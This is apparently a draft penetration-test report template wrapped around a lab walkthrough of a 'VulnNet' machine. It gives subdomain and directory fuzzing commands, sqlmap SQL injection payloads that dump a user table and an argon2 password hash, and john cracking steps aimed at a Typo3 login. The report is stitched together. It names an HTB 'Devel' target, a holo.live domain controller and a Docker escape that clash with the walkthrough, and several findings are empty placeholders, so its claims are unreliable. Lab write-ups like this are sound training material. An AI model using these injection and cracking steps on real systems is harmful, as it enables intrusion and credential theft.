
Intro

AGS solutions has been authorized by HTB to conduct an CPT on a VM they called "Devel". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Test Report



AGSOLUTIONSADP

Cyber at your service

09/00/2022

Disclaimer

THM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

THM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation (2).jpg" is not created yet. Click to create.

Scope

AGS solutions has been given permission to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible Domain Admin.

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance

- Simulate exfiltration of data

- Simulate or actually download hacking tools from approved external websites

- Attempt to obtain user and/or administrator credentials

- Attempt to subvert operating system security controls

- Attempt to install or alter software on target systems

- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the .

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due____that led to the compromise of the Domain controller . During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.100.100	(L-SRV02)	Stored Credentials / Docker Escape

Recommendations

Hostname1

I will tell you about issue briefly

FIX

- fix
- fix
- fix
-

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.
We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.
Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.
Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation 1.jpg" is not created yet. Click to create.

Finding's & Remediation Hostname1

Finding

SYSTEM IP: 0.0.0.0
Service Enumeration: TCP:22,80,etc

Nmap Scan Results:
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
Local.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Nessus Scan on Domain name

Privileges Escalation

SYSTEM IP: 0.0.0.0
current user to PE user


Vulnerability Exploited: Stored CC
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
root.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Entire Kill Chain

OSINT

We get an idea of what we are about to get into. We see another VM from "VulnNet" and this looks web based. We get an IP and a domain name we can add to our etc/hosts file.



We are going to use `Nmap` to see what the surface of our target looks like and what services are up and running.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full $TargetIP --min-rate 5000
```

Screenshot: (Find entire scans in appendix)

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 bb2ee6cc79f47d682c11bc4b631908af (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDQRQ5sGPZniwdg1TNW71UdA6dc2k3lpZ68EnacCUgKEqZT7sBvppGUJjSAMY7
9SQajB9iW3ZEKHM5qtbXOadbWkRKp3VrqtZ8VW1IthLa2+oLObY2r1qep6O2NqrghQ/yVCbJYF5H8BsTtjCVNBeVSzf9zetwUviO6
8S2WpZwKGtrBFvA9RaBsqLBGB1XGUjufKxyRUzOx1J2I94Xhs/bDcaOV5Mw6xhSTxgS3q6xVmL6UU3hIbpiXzYcj2vxuAXXszyZCM
QawxHfmZRnqxVogoHDsOGgh9tpQsc+S/KTrYQa9oFEVARV70x
|   256 8061bf8caad14d4468154533edeb82a7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEg9Hw4CIelacGVS0U+uFcwEj18
JV4U8/1alrGM/8gIKHEQIsU4yGPtyQ6M8xL9q7ak6ze+YsHd2o=
|   256 878604e9e0c0602aab878e9bc705351c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJJDCCks5eMviLJyDQY/oQ3LLgnDoXvqZS0AxNAJGv9T
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Soon &mdash; Fully Responsive Software Design by VulnNet
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We see that there is port 80 hosting a web service and we have port 22 ssh that well we need CC to get into. After much time we discoverd there to be more Subdomains to add to our etc/hosts file

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt:FUZZ -u http://vulnnet.thm/  -H 'Host: FUZZ.vulnnet.thm' -fs 65
```

```
┌──(kali㉿kali)-[~/…/Scan/vulnnet.thm/js/vulnnet.thm]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt:FUZZ -u http://vulnnet.thm/  -H 'Host: FUZZ.vulnnet.thm' -fs 65

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0-dev

________________________________________________

 :: Method           : GET
 :: URL              : http://vulnnet.thm/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.vulnnet.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 65
________________________________________________

api                     [Status: 200, Size: 18, Words: 4, Lines: 1, Duration: 303ms]
shop                    [Status: 200, Size: 26701, Words: 11619, Lines: 525, Duration: 3167ms]
blog                    [Status: 200, Size: 19316, Words: 1236, Lines: 391, Duration: 3169ms]
admin1                  [Status: 307, Size: 0, Words: 1, Lines: 1, Duration: 1171ms]
:: Progress: [114441/114441] :: Job [1/1] :: 205 req/sec :: Duration: [0:09:22] :: Errors: 0 ::
```


We found a few hidden files as well

```
ffuf -u http://W2/W1 -w
/usr/share/seclists/Discovery/Web-Content/directory-list-
2.3-small.txt:W1,./domains.txt:W2  -e '.asp .aspx .config
.php .txt .ini .tmp .bak .old .swap .xml'
```

```
[Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 192ms]
    * W1: assets
    * W2: blog.vulnnet.thm

[Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 193ms]
    * W1: en
    * W2: admin1.vulnnet.thm

[Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 194ms]
    * W1: vendor
    * W2: admin1.vulnnet.thm

[Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 195ms]
    * W1: fileadmin
    * W2: admin1.vulnnet.thm

[Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 196ms]
    * W1: typo3temp
    * W2: admin1.vulnnet.thm

[Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 195ms]
    * W1: typo3
    * W2: admin1.vulnnet.thm

[Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 196ms]
    * W1: typo3conf
    * W2: admin1.vulnnet.thm

:: Progress: [438245/438245] :: Job [1/1] :: 205 req/sec :: Duration: [0:17:19] :: Errors: 263018 ::
```

Discovery

After some time we discovered that on the page of blog there seems to be a call to file and it looks to be sql injectable.



We take what we belive to be SQL injection and give the request to `sqlmap`

```
sqlmap -u
http://api.vulnnet.thm/vn_internals/api/v2/fetch/?blog=5
```

```
sqlmap identified the following injection point(s) with a total of 76 HTTP(s) requests:
---
Parameter: blog (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: blog=5 AND 1508=1508

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: blog=5 AND (SELECT 4109 FROM (SELECT(SLEEP(5)))vaiY)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: blog=-9942 UNION ALL SELECT NULL,CONCAT(0x7176766271,0x556779734450547573 6f6773736b4b71674b426c4e6c635347414965746d54706c476d696b465841,0x716b706
271),NULL-- -
---
[16:43:42] [INFO] the back-end DBMS is MySQL
[16:43:42] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[16:43:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/api.vulnnet.thm'

[*] ending @ 16:43:44 /2022-11-02/
```

Since there is `#sqlinjection` happeing lets dump the Database.

```
sqlmap -u http://api.vulnnet.thm/vn_internals/api/v2/fetch/?blog=5 --dump-all --dbs
```

After looking at the database table for awhile we found a hash we can use.

```
sqlmap -u http://api.vulnnet.thm/vn_internals/api/v2/fetch/?blog=5 -D vn_admin -T be_users -C password,username --dump
```


```
back-end DBMS: MySQL >= 5.0.12
[17:55:55] [INFO] fetching entries of column(s) 'password,username' for table 'be_users' in database 'vn_admin'
[17:55:55] [WARNING] reflective value(s) found and filtering out
Database: vn_admin
Table: be_users
[1 entry]
+--------------------------------------------------------------------------------------------------------------------+----------+
| password                                                                                                           | username |
+--------------------------------------------------------------------------------------------------------------------+----------+
| $argon2i$v=19$m=65536,t=16,p=2$UnlVSEgyMUFnYnJXNXlXdg$j6z3IshmjsN+CwhciRECV2NArQwipqQMIBtYufyM4Rg | chris_w  |
+--------------------------------------------------------------------------------------------------------------------+----------+
```

We find the file as well that holds all the passwords

```
sqlmap -u
http://api.vulnnet.thm/vn_internals/api/v2/fetch/?blog=5
-D blog -T users --dump
```


We took our new pass.txt list and feed it to `john` with our hash

```
john hash.txt --wordlist=test.txt
```




We go back to the log in page we found earlier and attempt to log in .

#Typo3

